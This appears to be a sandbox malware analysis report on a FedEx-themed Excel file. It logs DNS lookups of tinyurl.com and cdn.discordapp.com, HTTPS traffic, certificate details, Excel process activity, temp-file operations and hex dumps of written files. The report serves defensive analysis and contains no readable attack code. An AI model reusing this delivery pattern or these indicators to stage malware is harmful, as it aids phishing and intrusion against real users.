Nov 19, 2020 09:20:04.393526077 CET	49167	443	192.168.2.22	104.20.138.65
Nov 19, 2020 09:20:04.410087109 CET	443	49167	104.20.138.65	192.168.2.22
Nov 19, 2020 09:20:04.412194014 CET	443	49167	104.20.138.65	192.168.2.22
Nov 19, 2020 09:20:04.412219048 CET	443	49167	104.20.138.65	192.168.2.22
Nov 19, 2020 09:20:04.412228107 CET	443	49167	104.20.138.65	192.168.2.22
Nov 19, 2020 09:20:04.412317991 CET	49167	443	192.168.2.22	104.20.138.65
Nov 19, 2020 09:20:04.422568083 CET	49167	443	192.168.2.22	104.20.138.65
Nov 19, 2020 09:20:04.438942909 CET	443	49167	104.20.138.65	192.168.2.22
Nov 19, 2020 09:20:04.439007998 CET	443	49167	104.20.138.65	192.168.2.22
Nov 19, 2020 09:20:04.651473045 CET	49167	443	192.168.2.22	104.20.138.65
Nov 19, 2020 09:20:04.659184933 CET	443	49167	104.20.138.65	192.168.2.22
Nov 19, 2020 09:20:04.659360886 CET	49167	443	192.168.2.22	104.20.138.65
Nov 19, 2020 09:20:04.979670048 CET	49167	443	192.168.2.22	104.20.138.65
Nov 19, 2020 09:20:04.996330023 CET	443	49167	104.20.138.65	192.168.2.22
Nov 19, 2020 09:20:05.479132891 CET	443	49167	104.20.138.65	192.168.2.22
Nov 19, 2020 09:20:05.479159117 CET	443	49167	104.20.138.65	192.168.2.22
Nov 19, 2020 09:20:05.479166985 CET	443	49167	104.20.138.65	192.168.2.22
Nov 19, 2020 09:20:05.479177952 CET	443	49167	104.20.138.65	192.168.2.22
Nov 19, 2020 09:20:05.479291916 CET	49167	443	192.168.2.22	104.20.138.65
Nov 19, 2020 09:20:05.520050049 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:05.532464027 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:05.532542944 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:05.533108950 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:05.548305035 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:05.551703930 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:05.551729918 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:05.551747084 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:05.551785946 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:05.551822901 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:05.551867962 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:05.559779882 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:05.572036028 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:05.572272062 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:05.774715900 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.289109945 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.301779985 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.594652891 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.594680071 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.594693899 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.594707012 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.594741106 CET	443	49168	162.159.134.233	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 09:20:07.594742060 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.594754934 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.594769955 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.594788074 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.594894886 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.594907999 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.594938040 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.595014095 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595029116 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595043898 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595055103 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.595077991 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595105886 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.595140934 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595159054 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595185995 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.595251083 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595267057 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595294952 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.595364094 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595377922 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595407009 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.595441103 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595490932 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595519066 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.595530033 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595547915 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.595571041 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595601082 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595601082 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.595614910 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595629930 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595643044 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.595644951 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595664978 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595671892 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.595681906 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595698118 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595710993 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.595711946 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595742941 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.595789909 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.595796108 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595856905 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595879078 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595886946 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.595937014 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595959902 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595966101 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.595984936 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.595999002 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.596016884 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.596064091 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.596079111 CET	443	49168	162.159.134.233	192.168.2.22
Nov 19, 2020 09:20:07.596093893 CET	49168	443	192.168.2.22	162.159.134.233
Nov 19, 2020 09:20:07.596137047 CET	443	49168	162.159.134.233	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 09:20:04.302839041 CET	52197	53	192.168.2.22	8.8.8.8
Nov 19, 2020 09:20:04.317117929 CET	53	52197	8.8.8.8	192.168.2.22
Nov 19, 2020 09:20:05.506973982 CET	53099	53	192.168.2.22	8.8.8.8
Nov 19, 2020 09:20:05.518925905 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 09:20:05.901844025 CET	52838	53	192.168.2.22	8.8.8.8
Nov 19, 2020 09:20:05.920768023 CET	53	52838	8.8.8.8	192.168.2.22
Nov 19, 2020 09:20:06.258945942 CET	61200	53	192.168.2.22	8.8.8.8
Nov 19, 2020 09:20:06.277167082 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 19, 2020 09:20:04.302839041 CET	192.168.2.22	8.8.8.8	0x92f1	Standard query (0)	tinyurl.com	A (IP address)	IN (0x0001)
Nov 19, 2020 09:20:05.506973982 CET	192.168.2.22	8.8.8.8	0x7885	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 19, 2020 09:20:04.317117929 CET	8.8.8.8	192.168.2.22	0x92f1	No error (0)	tinyurl.com		104.20.138.65	A (IP address)	IN (0x0001)
Nov 19, 2020 09:20:04.317117929 CET	8.8.8.8	192.168.2.22	0x92f1	No error (0)	tinyurl.com		172.67.1.225	A (IP address)	IN (0x0001)
Nov 19, 2020 09:20:04.317117929 CET	8.8.8.8	192.168.2.22	0x92f1	No error (0)	tinyurl.com		104.20.139.65	A (IP address)	IN (0x0001)
Nov 19, 2020 09:20:05.518925905 CET	8.8.8.8	192.168.2.22	0x7885	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Nov 19, 2020 09:20:05.518925905 CET	8.8.8.8	192.168.2.22	0x7885	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Nov 19, 2020 09:20:05.518925905 CET	8.8.8.8	192.168.2.22	0x7885	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Nov 19, 2020 09:20:05.518925905 CET	8.8.8.8	192.168.2.22	0x7885	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Nov 19, 2020 09:20:05.518925905 CET	8.8.8.8	192.168.2.22	0x7885	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 19, 2020 09:20:04.412228107 CET	104.20.138.65	443	192.168.2.22	49167	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc RSA CA-2, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc RSA CA-2, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Aug 03 02:00:00 CEST 2020	Tue Aug 03 14:00:00 CEST 2021	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=Cloudflare Inc RSA CA-2, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:46:39 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 19, 2020 09:20:05.551822901 CET	162.159.134.233	443	192.168.2.22	49168	CN=ssl711319.cloudflaressl.com CN=COMODO RSA Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Oct 27 01:00:00 CET 2020 Thu Sep 25 02:00:00 CEST 2014 Thu Jan 01 01:00:00 CET 2004	Thu May 06 01:59:59 CEST 2021 Tue Sep 25 01:59:59 CEST 2029 Mon Jan 01 00:59:59 CET 2029	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=COMODO RSA Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Sep 25 02:00:00 CEST 2014	Tue Sep 25 01:59:59 CEST 2029		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1960 Parent PID: 584

General

Start time:	09:19:47
Start date:	19/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fb70000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F98B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FEBEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\7AFE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\6930.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FEBEC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F98B.tmp	success or wait	1	14012B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\6930.tmp	success or wait	1	14012B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7AFE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\3BFE0000	C:\Users\user\Desktop\1099008FEDEX_090887766.xls	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAA29AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7AFE0000	569	420	a4 94 cf 4e c3 30 0c c6 ef 48 bc 43 95 2b 6a b3 71 40 08 ad db 01 c6 11 90 80 07 c8 12 6f 8b 96 7f 8a 03 6c 6f 8f d3 95 21 a6 ad dd c4 a5 4a 93 7e df cf 76 63 8f 26 6b 6b 8a 4f 88 a8 bd ab d9 b0 1a b0 02 9c f4 4a bb 45 cd de df 1e cb 5b 56 60 12 4e 09 e3 1d d4 6c 03 c8 26 e3 cb 8b d1 db 26 00 16 a4 76 58 b3 65 4a e1 8e 73 94 4b b0 02 2b 1f c0 d1 c9 dc 47 2b 12 bd c6 05 0f 42 ae c4 02 f8 f5 60 70 c3 a5 77 09 5c 2a 53 f6 60 e3 d1 03 cc c5 87 49 c5 74 4d db db 48 66 da b1 e2 7e fb 5d 46 d5 4c 84 60 b4 14 89 02 e5 9f 4e ed 41 4a 3f 9f 6b 09 ca cb 0f 4b d6 15 86 08 42 e1 12 20 59 53 85 a8 89 18 5f 21 25 4a 0c 19 3f c8 0c 6e b1 c7 d4 36 c7 9c f7 0f 2b 22 18 dc 93 f4 84 d9 d6 a1 22 65 93 0a 2e 75 c0 2b 2a d6 11 42 3e 39 5e 87 56 f7 4c 3f 30 6a 05 c5 8b 88 e9 49	...N.0...H.C.+j.q@...........o .....lo...!.....J.~..vc.&kk.O. ..........J.E.....[V`.N....l.. &.....&...vX.eJ..s.K..+.....G+ .....B.....`p..w.*S.`......l. tM..Hf...~.]F.L.`......N.AJ?.k ....K....B.. YS...._!%J..?..n. ..6....+"........"e...u.+*..B> 9^.V.L?0j.....l	success or wait	15	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\7AFE0000	989	2	03 00	..	success or wait	15	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\7AFE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 52 12 a7 84 a6 01 00 00 7f 05 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.R............... [Content_Types].xml ... (...................................	success or wait	16	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7AFE0000	10630	38215	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 03 53 00 00 00 fc 08 06 00 00 00 92 1a fe 3a 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 09 70 48 59 73 00 00 0e c2 00 00 0e c2 01 15 28 4a 80 00 00 94 dc 49 44 41 54 78 5e ec dd 07 60 1b c7 99 36 e0 97 e8 bd 92 60 ef 55 22 d5 7b 71 93 e5 de e5 6e 27 76 e2 b8 c6 4e f3 e5 9c c4 a9 17 c7 76 9c dc fd c9 a5 39 4e 71 2e 71 89 4b dc bb 25 c5 56 ef 5d a4 24 16 b1 f7 0a 10 bd f1 9f 05 96 22 41 02 24 08 82 12 45 7d 8f b3 11 b1 bb 58 60 67 67 67 e7 c3 ce ce 24 2c 7a ee fe 01 10 42 08 21 84 10 42 08 99 10 01 ff 2f 21 84 10 42 08 21 84 90 09 a0 60 8a 10 42 08 21 84 10 42 62 40 cd fc e2 60 5d ca 22 24 6b 8c d0 2b d5 d0 2a d4 30 a8 0c 38 50 7f 0c 7f 38 fe 11 bf 06	.PNG.....IHDR...S..... ..:....sRGB.....gAMA..... a.....pHYs.....(J.....IDA Tx^...`...6.....`.U".{q....n'v ...N.....v.....9Nq.q.K..%.V.].$....."A.$...E}.....X`g gg....$,z....B.!..B...../!..B. !....`..B.!..Bb@...`]."$k..+.. *.0..8P...8....	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\7AFE0000	51552	1139	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 52 12 a7 84 a6 01 00 00 7f 05 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 df 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 90 24 d0 74 09 01 00 00 b9 02 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 f0 f7 99 c7 8d 01 00 00 ae 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4e 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.R..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!..$.t..... .....xl/_rels/wor kbook.xml.relsPK..-.....!. .....N... xl/workbook.xml	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\3BFE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 04 00 03 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 68 01 0e 01 5c 3a be 23 38 00 01 00 01 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00 00 0e 00 02	........g2.................... ......\.p....user B.....a.........=............ ....=...h...\:.#8.......X.@...... ....."........	success or wait	2	7FEEAA29AC0	unknown
C:\Users\user\Desktop\3BFE0000	unknown	16384	f5 85 78 21 23 97 5f 6b 34 4a 4f 42 08 99 d9 28 98 3a 8d d6 9b 8f e1 bd ce 83 31 4f ef 74 1c c0 df 6b 37 a1 b2 bd 1e fd 4e 1b bb 38 b3 60 ca 61 c1 ee 93 87 f1 76 fb 7e bc 1b e6 3d b1 4e 4f 1f fc 17 5a cc 9d f0 9c a6 67 81 26 6a 57 53 1b 7a 59 e5 c2 27 d7 41 65 28 c2 4f 70 03 2e 4a c9 c7 bc 64 09 14 42 2b da db eb f0 58 f7 d4 7d f7 03 bd 1f a2 c7 ee 83 d7 3f 00 b1 4c 03 15 0b ea 4e 07 ee 73 eb fb dd 2c c8 e5 3e 97 ed bb 36 ba bb 44 f3 d2 93 91 ab 0b f6 06 36 d0 df 8d 6e 57 f4 77 56 de 6d f9 1b d6 57 b5 a0 c3 2f 84 07 7a e8 8c 3a a4 67 8f e8 0d 90 55 2c 7b 9c 3e 08 84 62 c8 d4 a9 78 c8 68 e4 97 8c 6d 7e ba 09 7a 89 08 42 a7 15 0e f6 bd 26 33 18 ee 54 f2 f5 36 a1 db e9 81 cd a7 80 44 96 84 ac c2 89 77 e3 be 30 e9 72 5c 92 9f 8e 24 16 4c 09 9d bd b0 f5 35 e1	..x!#._k4JOB...(.:........1O.t ...k7.....N..8.`.a.....v.~...= .NO...Z.....g.&jWS.zY..'.Ae(.Op..J...d..B+....X..}.........? ..L....N..s...,..>...6..D..... ...6...nW.wV.m...W.../..z..:. g....U,{.>..b...x.h...m~..z..B. ....&3..T..6.......D.....w..0. r\...$.L.....5.	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\3BFE0000	unknown	16384	7f 01 3f 90 8c 1e 93 6a 4d ce 1d f8 59 4e 56 e0 ef e1 9f f5 cd 0c 4d 60 de a0 35 c5 df c2 02 83 04 42 4b 1b be e7 9c e4 73 48 12 05 14 0a 1d ff 62 88 cb 2a 82 4f 91 89 59 0b a6 70 10 61 2e 88 63 9f 9d c9 be 03 21 84 10 42 08 21 67 83 29 e9 1a 7d 3c 5c 37 e3 73 73 73 91 2c 93 60 a1 26 05 89 22 53 70 10 58 36 95 29 8d 21 03 b6 2e cb 59 83 44 4f 0d 1c 9d 87 f1 99 7b a8 9b 71 9b a4 0c 2b 92 a4 98 23 ee c3 cb 75 c1 a6 72 ae be 5d 28 4b 3d 0f 5a 89 1e 17 0b 94 c8 62 db 5b 9e 73 01 4a 4d 7a 18 b5 42 d8 db 8f a1 b5 b1 0a bb c5 2a 64 ca 8b 31 3b 35 19 09 3d 0e 88 05 6a ac 90 1a 91 c3 d6 bf 62 f6 c5 98 cd e2 09 cb e1 cf f1 f5 c6 ca c0 76 39 e1 ba 46 b7 74 a6 42 a9 50 21 3b 3b 17 a9 62 13 8a 95 dc a0 b8 c1 fd 98 25 f0 8f 1a f4 76 b8 fa ae 5d 90 09 b3 a1 d4 e6 23 47	..?....jM...YNV.....M`..5... ...BK.....sH.....b..*.O..Y..p .a..c.....!..B.!g.)..}<\7.sss. ,,`.&.."Sp.X6.).!....Y.DO..... {..q...+...#...u..r..](K=.Z.. ....b.[.s.JMz..B.....*d..1 ;5..=...j.....b..... .v9..F.t.B.P!;;..b.....%.. ..v...].....#G	success or wait	1	7FEEAA29AC0	unknown
